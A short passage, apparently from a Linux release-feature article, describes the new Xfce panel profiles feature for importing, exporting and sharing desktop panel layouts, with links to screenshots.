


2) Panel Profiles

If you are a fan of Xfce Desktop environment, then you will like this newly added functionality. Now, xfce supports panel profiles with import/export functionality whole you can do with this is you can modify the desktop panels as you like and save it or even share them. To see all the profiles this release adds, search for panel as shown below and click on panel profiles to have a look at the pre-built profiles.










